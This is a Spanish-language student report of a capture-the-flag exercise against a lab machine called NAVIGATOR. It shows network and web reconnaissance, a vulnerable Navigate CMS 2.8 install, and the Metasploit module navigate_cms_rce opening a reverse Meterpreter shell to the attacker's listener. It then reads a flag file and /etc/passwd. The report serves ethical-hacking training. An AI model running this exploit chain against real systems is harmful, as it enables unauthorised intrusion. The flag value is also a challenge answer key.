


| | | | | | |
|---------------|---|----------------|-----------------|---------------------|---------------------------|
| | Informe de análisis de vulnerabilidades, explotación y resultados del reto NAVIGATOR. | | | | |
| Fecha Emisión | | Fecha Revisión | Versión | Código de documento | Nivel de Confidencialidad |
| 07/11/2024 | 07/11/2024 | 1.0 | MQ-HM-NAVIGATOR | RESTRINGIDO | |

Informe de análisis de vulnerabilidades,
explotación y resultados del reto NAVIGATOR.

N.- MQ-HM-NAVIGATOR



Generado por:

NMF

Especialista de Ciberseguridad, Seguridad de la
Información

*Email: ***@hotmail.com

Fecha de creación:
07.11.2024



Índice

| | |
|--|---------|
| 1) <u>Introducción</u> | Pág. 3 |
| 2) <u>Objetivo</u> | Pág. 3 |
| 3) <u>Consigna</u> | Pág. 3 |
| 4) <u>Reconocimiento</u> | Pág. 4 |
| 5) <u>Ánálisis de Vulnerabilidades/debilidades</u> | Pág. 5 |
| 6) <u>Explotación</u> | Pág. 11 |
| *Automatizada..... | Pág. 10 |
| 7) <u>Escalación de privilegios</u> | Pág. 21 |
| 8) <u>Banderas</u> | Pág. 21 |
| 9) <u>Herramientas Usadas</u> | Pág. 21 |
| 10) <u>Herramientas – Extra OPCIONAL</u> | Pág. 21 |
| 11) <u>Conclusiones y Recomendaciones</u> | Pág. 22 |





1) Introducción.



En el presente informe se abordan tres actividades relacionadas con la seguridad informática, específicamente en el contexto del Ethical Hacking. Este trabajo tiene como objetivo poner en práctica habilidades de análisis y resolución de problemas ante situaciones de ciberseguridad.

Las actividades propuestas involucran el análisis y acceso a la maquina objetivo denominada como NAVIGATOR, utilizando esta vez un método de reconocimiento activo, logrando determinar las vulnerabilidades de dicho equipo para poder ingresar al mismo. Acto seguido comprobaremos mediante capturas el ingreso a dicha maquina capturando sus denominadas banderas. A través de este ejercicio, se busca fomentar una comprensión más profunda de los métodos de defensa y ataque en el mundo cibernético.

2) Objetivo.



- ❖ Identificar y analizar vulnerabilidades en sistemas informáticos a través de técnicas de Ethical Hacking.
- ❖ Recopilar y evaluar información para obtener acceso a la maquina objetivo.
- ❖ Capturar las 2 banderas.

3) Consigna.



Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor en Discord para que entre todos haya un apoyo.

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas. Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.
 1. bandera1.txt
 2. bandera2.txt

Nota:

- ❖ Para este trabajo pueden utilizar cualquier formato.
- ❖ Ejemplo de cómo nombrar el archivo PDF: Tarea 5 - Juan López. pdf
- ❖ Deben colocar los siguientes datos dentro del documento PDF para poderles identificar y asignarles su calificación:
 - nombre y apellido
 - correo



4) Reconocimiento.

Entonces primero encontramos su IP correspondiente. Vemos nuestra maquinas y una con dirección MAC distinta. Esta será nuestra IP a analizar. Primero con netdiscover, luego con arp-scan

```
(root㉿kali)-[~/home/kali]
└─# netdiscover
```

| IP | At | MAC Address | Count | Len | MAC Vendor / Hostname |
|-----------------|-------------------|-------------|-------|-----|--------------------------|
| 192.168.240.1 | 00:50:56:c0:00:08 | open | 1 | 60 | VMware, Inc. i.txt: Perm |
| 192.168.240.2 | 00:50:56:eb:b1:20 | open | 1 | 60 | VMware, Inc. dor.txt: Pe |
| 192.168.240.138 | 00:0c:29:a2:7f:7f | open | 1 | 60 | VMware, Inc. os://github |
| 192.168.240.254 | 00:50:56:f5:07:4b | open | 1 | 60 | VMware, Inc. own) |

```
(root㉿kali)-[~/home/kali]
└─# arp-scan -l
```

Interface: eth0, type: EN10MB, MAC: 00:50:56:c0:00:08, IPv4: 192.168.240.135
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.240.1 00:50:56:c0:00:08 (Unknown)
192.168.240.2 00:50:56:eb:b1:20 (Unknown)
192.168.240.138 00:0c:29:a2:7f:7f (Unknown)
192.168.240.254 00:50:56:f5:07:4b (Unknown)

Verificamos que funcione, la conexión.

```
(root㉿kali)-[~/home/kali]
└─# ping 192.168.240.138
PING 192.168.240.138 (192.168.240.138) 54(84) bytes of data.
64 bytes from 192.168.240.138: icmp_seq=1 ttl=64 time=0.769 ms
64 bytes from 192.168.240.138: icmp_seq=2 ttl=64 time=1.16 ms
64 bytes from 192.168.240.138: icmp_seq=3 ttl=64 time=0.408 ms
```

Realizamos un reconocimiento más activo, reconocimiento de puertos.

```
(root㉿kali)-[~/home/kali/NAVI]
└─# nmap -p- -sS 192.168.240.138 -oA navi-esc
```

| PORT | STATE | SERVICE |
|--------|-------|---------|
| 22/tcp | open | ssh |
| 53/tcp | open | domain |
| 80/tcp | open | http |

MAC Address: 00:0C:29:A2:7F:7F (VMware)

Para mayor comodidad convertimos los nº de puertos en la variable \$puertos para no estar repitiendo el escaneo o escribiendo cada uno.

```
(root㉿kali)-[~/home/kali/NAVI]
└─# puertos=$(cat navi-esc.nmap | grep open | awk '{print $1}' FS=/ | xargs | tr ' ' ',')
```

```
(root㉿kali)-[~/home/kali/NAVI]
└─# nmap -p $puertos -sS -sVC -O 192.168.240.138
```



Realizamos el primer escaneo un poco mas invasivo determinando servicios y aplicando algunos scripts.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:f6:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)

53/tcp    open  domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian 07.4b          (Unknown)

80/tcp    open  http   nginx 1.14.2
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.14.2
MAC Address: 00:0C:29:A2:7F:7F (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos entonces varios puertos con distintos servicios y un sistema operativo conocido.

- ❖ Información de reconocimiento de nuestro equipo resumen:
1. IP: 192.168.240.137
 2. Debian 10 (Buster) con núcleo Linux 2.4.-5.8.
 3. Puertos abiertos: 22, 53 y 80.

| IP | | SISTEMA OPERATIVO | |
|-------------------|------|---|--|
| 192.168.240.138 | IPV4 | Debian 10 (Buster) con núcleo Linux 4.15-5.8. | |
| 00:0c:29:a2:7f:7f | MAC | | |
| Vmware, Inc | | | |

| PUERTOS | Estado | Servicio | Version |
|---------|--------|----------|---|
| 22 | /tcp | open | ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) |
| 53 | /tcp | open | domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux) |
| 80 | /tcp | open | http Apache httpd 2.4.38 Debian |

El puerto 53 es el puerto utilizado por el Protocolo de Sistema de Nombres de Dominio (DNS). El DNS es un sistema crucial para el funcionamiento de internet, ya que se encarga de traducir los nombres de dominio legibles por los humanos (como www.ejemplo.com) en direcciones IP numéricas (como 192.168.1.1), que las máquinas utilizan para identificar y comunicarse entre sí.

```
[root@kali]~(/home/kali)
# dig a google.com @192.168.240.138

; <>> DiG 9.20.2-1-Debian <>> a google.com @192.168.240.138
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: SERVFAIL, id: 22431
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 9ef57c8f5ac27e330b3dae86672be99116be6ee6e9c6ce51 (good)
;; QUESTION SECTION:
;google.com.           IN      A

;; Query time: 936 msec
;; SERVER: 192.168.240.138#53(192.168.240.138) (UDP)
;; WHEN: Wed Nov  6 17:11:28 EST 2024
;; MSG SIZE  rcvd: 67
```



5) Análisis de vulnerabilidades/debilidades



Vemos una versión de apache bastante actualizada por lo que seria importante navegar por ella para encontrar vulnerabilidades, aunque se realiza el intento de encontrar algún exploit.

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

[+] (root㉿kali)-[~/home/kali]
[+] # searchsploit OpenSSH 7.9
Exploits: No Results
Shellcodes: No Results
```

Encontramos unos posibles exploits pero se utilizan ya con ingreso previo.

```
[+] (root㉿kali)-[~/home/kali/MONKEY]
[+] # searchsploit linux kernel 4.15

Exploit Title | Path
-----|-----
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation' | linux/local/50120.c
Linux Kernel 2.6.19 < 5.9 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation | linux/local/50135.c
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation | linux/local/47163.c
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method) | ...
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method) | ...
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method) | ...
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation | linux/local/47165.sh
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak | linux/local/47166.sh
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption | linux/local/47167.sh
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free | linux/local/41886.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free | linux/dos/44579.c
```

| Date | D | A | V | Title | Type | Platform | Author |
|------------|---|---|---|---|--------|----------|--------------------------|
| 2022-03-08 | + | | | ✗ Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe) | Local | Linux | Lance Biggerstaff |
| 2021-11-23 | + | | | ✗ Linux Kernel 5.1.x - 'PTRACE_TRACEME' pkexec Local Privilege Escalation (2) | Local | Linux | Ujas Dhami |
| 2021-07-15 | + | | | ✓ Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation' | Local | Linux | TheFloW |
| 2021-04-08 | + | | | ✗ Linux Kernel 5.4 - 'BleedingTooth' Bluetooth Zero-Click Remote Code Execution | Remote | Linux | Google Security Research |
| 2019-12-16 | + | | | ✓ Linux 5.3 - Privilege Escalation via io_uring Offload of sendmsg() onto Kernel Thread with Kernel Creds | Local | Linux | Google Security Research |

Respecto a la versión de BIND no tenemos resultados y para nginx en general nos otorga información para denegación de servicios.

```
[+] (root㉿kali)-[~/home/kali/NAVI]
[+] # searchsploit nginx 1.

Exploit Title | Path
-----|-----
Nginx 0.7.0 < 0.7.6.1 / 0.6.0 < 0.6.3 | linux/dos/9901.txt
Nginx 1.1.17 - URI Processing SecURI | multiple/remote/38846.txt
Nginx 1.20.0 - Denial of Service (DOS) | multiple/remote/50973.py
Nginx 1.3.9 < 1.4.0 - Chuned Encod | linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Serv | linux/dos/25499.py
Nginx 1.3.9/1.4.0 (x86) - Brute Forc | linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Re | linux_x86-64/remote/32277.txt
```

Vemos su pagina web y su código para ver si obtenemos alguna información relevante.



TAREA 4 - RETO NAVIGATOR

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
6   body {
7     width: 35em;
8     margin: 0 auto;
9     font-family: Tahoma, Verdana, Arial
10   }
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 <p>If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.</p>
22
23 <p><em>Thank you for using nginx.</em></p>
24 </body>
25 <!-- Webmaster: denisse@navigator.hm -->
26 </html>
```

Wappalyzer

| TECHNOLOGIES | MORE INFO |
|--------------|-----------------|
| Web servers | Reverse proxies |
| Nginx 1.14.2 | Nginx 1.14.2 |

Vemos un dominio y un posible usuario. Confirmamos con whatweb.

```
[root@kali]# whatweb 192.168.240.138
http://192.168.240.138 [200 OK] Country[RESERVED][zz], Email[denisse@navigator.hm], HTML5, HTTPServer[nginx 1.14.2], IP[192.168.240.138], Title[Welcome to nginx!], nginx[1.14.2]
```

Procedemos entonces a reconocer el dns si es cierto para la ip 127.0.0.1 correspondiente a una pagina local.

```
[root@kali]# dnsrecon -r 127.0.0.1/24 -n 192.168.240.138 -d navigator.hm
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR navigator.hm 127.0.0.1
[+] 1 Records Found
```

Colocamos entonces el dns correspondiente en nuestro hosts agregandolo.



```
(root㉿kali)-[~/home/kali/NAVI]
└─# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
192.168.240.138 navigator.hm

::1      localhost ip6-loopback
ff02 ::1    ip6-allnodes
ff02 ::2    ip6-allrouters
```

Verificamos la conexión y entramos.

The terminal shows a ping test to 'navigator.hm' (192.168.240.138) with three ICMP responses. The browser shows a PHP info page for 'PHP Version 7.3.27-1~deb10u1'. A red box highlights the 'navigator.hm' link in the browser's address bar.

```
(root㉿kali)-[~/home/kali/NAVI] $ ping navigator.hm
PING navigator.hm (192.168.240.138) 56(84) bytes of data.
64 bytes from navigator.hm (192.168.240.138): icmp_seq=1 ttl=64 time=0.468 ms
64 bytes from navigator.hm (192.168.240.138): icmp_seq=2 ttl=64 time=0.488 ms
64 bytes from navigator.hm (192.168.240.138): icmp_seq=3 ttl=64 time=0.535 ms
```

PHP Version 7.3.27-1~deb10u1

| | |
|---|--|
| System | Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 |
| Build Date | Feb 13 2021 16:31:40 |
| Server API | FPM/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php/7.3/fpm |
| Loaded Configuration File | /etc/php/7.3/fpm/php.ini |
| Scan this dir for additional .ini files | /etc/php/7.3/fpm/conf.d |

Probamos entonces en searchsploit si es vulnerable.

The searchsploit interface shows a list of exploits for 'navigator.hm'. A red box highlights the 'navigator.hm' link in the exploit title column. Below it, a table lists vulnerabilities found in the 'navigator' module.

| Date | D | A | V | Title | Type | Platform | Author |
|------------|---|---|---|---|---------|----------|---------------|
| 2020-07-07 | | | | PHP 7.0 < 7.4 (Unix) - 'debug_backtrace' disable_functions Bypass | WebApps | PHP | hunter gregal |
| 2020-01-30 | | | | PHP 7.0 < 7.4 (Unix) - 'debug_backtrace' disable_functions Bypass | Local | PHP | mm0r1 |

El término "bypass" se refiere al acto de eludir o saltarse un mecanismo de seguridad, una restricción o una validación en un sistema informático o red.

Por último, pasamos nuestro escáner Nessus. Dentro de la información importante encontramos:

Ya con un panorama mejor realizamos nuestro diccionario.



```
[root@kali]~-[/home/kali/NAVI]
# echo denisse > user.txt
```

Realizamos el primer Fuzzing.

```
[root@kali]~-[/home/kali/NAVI]
# gobuster dir -u http://192.168.240.138 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
= /navabout          (Status: 200) [Size: 209]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

Encontramos una ruta en la que procedemos a navegarla y al ingresar el link descarga un archivo .txt que dice lo siguiente.

The screenshot shows a Kali Linux desktop environment. In the top-left corner, there's a browser window titled "Welcome to nginx!" with the URL "192.168.240.138/navabout". A download notification is visible in the top-right of the browser window, showing "navabout" has been completed at 209 bytes. Below the browser, the taskbar lists various Kali tools like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. In the center, a terminal window displays the contents of the "navabout" file:


```
1 $DNG you got r00t !
2
3
4 Just kidding... search somewhere else. Directory busting won't give anything.
5
6 <This message is here so that you don't waste more time directory busting this particular website.>
7
8 - Alek
```

A mousepad application window is also open, showing the same text from the "navabout" file.

En si no posee informacion relevante, por aquí no es el camino. Por supuesto vemos un posible usuario y lo agregamos a nuestro dicinario

```
[root@kali]~-[/home/kali/NAVI]
# cat user.txt
denisse
Alek
```

Ahora pasamos a la pagina con el dominio navigator.hm.





TAREA 4 - RETO NAVIGATOR

The screenshot shows a web browser window with the URL `navigator.hm`. The page title is "PHP Version 7.3.27-1~deb10u1". Below the title, there is a table with system configuration details:

| System | Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 |
|---|--|
| Build Date | Feb 13 2021 16:31:40 |
| Server API | FPM/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php/7.3/fpm |
| Loaded Configuration File | /etc/php/7.3/fpm/php.ini |
| Scan this dir for additional .ini files | /etc/php/7.3/fpm/conf.d |

Realizamos un Fuzzing.

```
(root㉿kali)-[~/home/kali/NAVI]
# gobuster dir -u http://navigator.hm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Starting gobuster in directory enumeration mode
=====
/navigate      (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

Encontramos una ruta nueva, un CMS llamado navigator, en el mismo tenemos un panel de login y vemos su versión, buscamos entonces.


The screenshot shows a web browser with the URL `navigator.hm/navigate/login.php`. The page displays a CMS login form with fields for "User" and "Password". Above the form, the text "Navigate CMS v2.8, © 2024" is visible. Below the browser, a terminal window shows the command `searchsploit navigate 2` and a table of exploit titles and paths. Several entries in the table are highlighted with red boxes, indicating potential vulnerabilities:

| Exploit Title | Path |
|---|----------------------------|
| Adobe Flash Player 7.0.x/8.0.x/9.0.x - ActiveX Control 'navigateToURL' | linux/remote/30907.txt |
| Microsoft Internet Explorer 4.0/5.0/5.5/6.0 - External 'NavigateAndFind() | multispla/remote/10696.txt |
| Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit) | windows/remote/23643.txt |
| Navigate CMS 1.8 - Cross-Site Scripting | php/remote/45561.rb |
| Navigate CMS 2.8.5 - Arbitrary File Download | php/webapps/45615.txt |
| Navigate CMS 2.8.7 - 'sidx' SQL Injection (Authenticated) | php/webapps/48545.py |
| Navigate CMS 2.8.7 - Authenticated Directory Traversal | php/webapps/48550.txt |
| Navigate CMS 2.8.7 - Cross-Site Request Forgery (Add Admin) | php/webapps/48548.txt |
| Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated) | php/webapps/50921.py |
| Zenturi ProgramChecker - 'ActiveX NavigateUrl()' Insecure Method | windows/remote/4050.html |

Allí vemos un posible exploit automatizado.



Buscamos vulnerabilidades con NESSUS.



*SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795): El servidor SSH remoto es vulnerable a una debilidad de "man-in-the-middle" conocida como Terrapin, que consiste en un corte de prefijo. Esto puede permitir que un atacante remoto, en una posición intermedia, eluda las verificaciones de integridad y degrade la seguridad de la conexión. Esto nos abre la puerta para poder usar Burpsuite e interceptar peticiones.

Además, existen vulnerabilidades en nginx por divulgación de información, como también detecta DNS servers como habíamos visto.

6) Exploitación.

Proceso de explotación se dará de manera automatizada.

Automatizada

Antes de usar nuestro exploit pasamos por burpsuite para ver las peticiones y mostrar que podemos interceptarlas.





Vemos la solicitud.

```
Request
Pretty Raw Hex
1 POST /navigate/login.php HTTP/1.1
2 Host: navigator.hm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
   Firefox/128.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
   ebp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
   boundary-----70540718037416352394228295562
8 Content-Length: 311
9 Origin: http://navigator.hm
0 Connection: keep-alive
1 Referer: http://navigator.hm/navigate/login.php
2 Cookie: PHPSESSID=hjv61lebkf2i3oh18jkj0eis6d; NVSID_5941add9=
   hjv61lebkf2i3oh18jkj0eis6d; navigate-tinymce-scroll=%7B%7D
3 Upgrade-Insecure-Requests: 1
4 Priority: u=0, i
5
6 -----70540718037416352394228295562
7 Content-Disposition: form-data; name="login-username"
8
9 admin
10 -----70540718037416352394228295562
11 Content-Disposition: form-data; name="login-password"
12
13 123456
14 -----70540718037416352394228295562 --
15
```

Vemos un tipo de petición diferente a las más comunes ya que posee otro tipo de procesamiento el portal, este es de procesamiento en modo formulario.

Ahora si volviendo al exploit que se encuentra en Metasploit procedemos a ejecutarlo.

```
Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit) | php/remote/45561.rb
```

Ingresamos "msfconsole".

```
(root㉿kali)-[~/home/kali/NAVI]
# msfconsole

msf6 > search navigate
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  --
0  exploit/multi/browser/firefox_svg_plugin          2013-01-08  excellent  No    Firefox 17.0.1
Flash Privileged Code Injection
1  \_ target: Universal (Javascript XPCOM Shell) .           .
2  \_ target: Native Payload .           .
3  exploit/windows/misc/hta_server                  2016-10-06  manual   No    HTA Web Server
4  \_ target: Powershell x86 .           .
5  \_ target: Powershell x64 .           .
6  auxiliary/gather/Safari_Mac_URL_Navigation     2014-01-10  normal   No    Mac OS X Safari
file:/// Redirection Sandbox Escape
7  exploit/multi/http/navigate_cms_rce            2018-09-26  excellent Yes   Navigate CMS Un
authenticated Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/http/navigate_cms
_rce
```

Utilizaremos la opción 7

```
7  exploit/multi/http/navigate_cms_rce            2018-09-26  excellent Yes   Navigate CMS Un
authenticated Remote Code Execution
```



Elegida la opción 7 procedemos entonces a colocar el host y luego run.

```
msf6 > use 7
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) > set rhosts 192.168.240.138
rhosts => 192.168.240.138
```

```
msf6 exploit(multi/http/navigate_cms_rce) > show options
Module options (exploit/multi/http/navigate_cms_rce):
Name      Current Setting  Required  Description
Proxies
RHOSTS    192.168.240.138  yes       A proxy chain of fo
RPORT      80               yes       The target port (TCP)
SSL        false             no        Negotiate SSL/TLS f
TARGETURI  /navigate/      yes       Base Navigate CMS d
VHOST

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.240.135  yes       The listen address (an
LPORT    4444              yes       The listen port
```

```
msf6 exploit(multi/http/navigate_cms_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.240.135:4444
[-] Exploit aborted due to failure: no-access: Login bypass failed
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/navigate_cms_rce) >
```

Falla porque debemos poner el target, no usar la ip.

```
msf6 exploit(multi/http/navigate_cms_rce) > set rhosts navigator.hm
rhosts => navigator.hm
```

Ahora con dicha configuración debería crearnos la sesión meterpreter correctamente.

```
msf6 exploit(multi/http/navigate_cms_rce) > show options
Module options (exploit/multi/http/navigate_cms_rce):
Name      Current Setting  Required  Description
Proxies
RHOSTS    navigator.hm   yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
RPORT      80               yes       The target port (TCP)
SSL        false             no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /navigate/      yes       Base Navigate CMS directory path
VHOST

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.240.135  yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port
```



TAREA 4 - RETO NAVIGATOR

```
msf6 exploit(multi/http/navigate_cms_rce) > run
[*] Started reverse TCP handler on 192.168.240.135:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (40004 bytes) to 192.168.240.138
[*] Meterpreter session 1 opened (192.168.240.135:4444 → 192.168.240.138:38530) at 2024-11-06 17:52:36 - 0500

sysinfo
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer : navigator
OS       : Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Meterpreter : php/linux
meterpreter > 
```



Le damos run y vemos que tenemos nuestra sesión y somos navigator en el usuario www-data del sistema. Procedemos a encontrar la primera bandera.

```
meterpreter > shell
Process 1074 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (606): Inappropriate ioctl for device
bash: no job control in this shell
www-data@navigator:~/navigator.hm/navigate$ 
```

```
www-data@navigator:~$ find /home
find /home
/home
/home/denissee
/home/denissee/.local
/home/denissee/.local/share
find: '/home/denissee/.local/share': Permission denied
/home/denissee/.profile
/home/denissee/.bashrc
/home/denissee/.bash_logout
/home/denissee/bandera1.txt

www-data@navigator:~$ cat /home/denissee/bandera1.txt
cat /home/denissee/bandera1.txt
19019f428f02d94f958b9f709732a51e
www-data@navigator:~$ 
```

BANDERA1:19019f428f02d94f958b9f709732a51e

Verificamos los usuarios, vemos que Denisse es el único.

```
www-data@navigator:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
